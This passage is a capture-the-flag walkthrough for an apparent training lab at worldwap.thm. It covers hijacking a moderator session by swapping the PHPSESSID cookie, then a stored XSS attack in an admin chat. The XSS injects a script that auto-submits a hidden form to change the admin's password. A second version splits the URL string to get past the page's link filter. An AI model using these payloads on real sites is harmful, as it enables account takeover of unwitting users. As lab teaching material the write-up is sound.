
Change the value of PHPSESSID to the one we got.

After reloading worldwap.thm, it redirects to dashboard.php. There is information about a subdomain login.worldwap.thm.
So, let’s add this domain name to our /etc/hosts first

Then visit the website.

This is the hint that we have to visit http://login.worldwap.thm/login.php

With our moderator session, we now access the moderator’s profile.php and find our first flag.
Get Admin Role
Investigate pages we can access.
Change password:

Chat with Admin:

This is interesting. Let’s try injecting simple XSS to see if it works or not.
1
<script>alert(1)</script>

XSS worked!
So, let’s inspect the page further and we don’t see any CSRF protection like CSRF tokens.
Let’s craft a script to inject XSS to send a request to change the password with our new_password = hacked
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<script>
    window.onload = function() {
        var form = document.createElement('form');
        form.method = 'POST';
        form.action = 'http://login.worldwap.thm/change_password.php';
        var input = document.createElement('input');
        input.type = 'hidden';
        input.name = 'new_password';
        input.value = 'hacked';
        form.appendChild(input);
        document.body.appendChild(form);
        form.submit();
    };
</script>
It seems like it’s not working. Click view source to see what happens.

we see that the HTTP URL we submit gets automatically formatted to <a href...>.
So, let’s modify our payload a little bit to bypass this detection.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<script>
    window.onload = function() {
        var form = document.createElement('form');
        form.method = 'POST';
        form.action = 'ht'+'tp://'+'login.worldwap.thm/change_password.php';
        var input = document.createElement('input');
        input.type = 'hidden';
        input.name = 'new_password';
        input.value = 'hacked';
        form.appendChild(input);
        document.body.appendChild(form);
        form.submit();
    };
</script>
If it works, we will be redirected to the change password page

It worked! Now, let’s try logging in with our new password


Finally, we get access to the admin account and get the last flag!
DONE!!!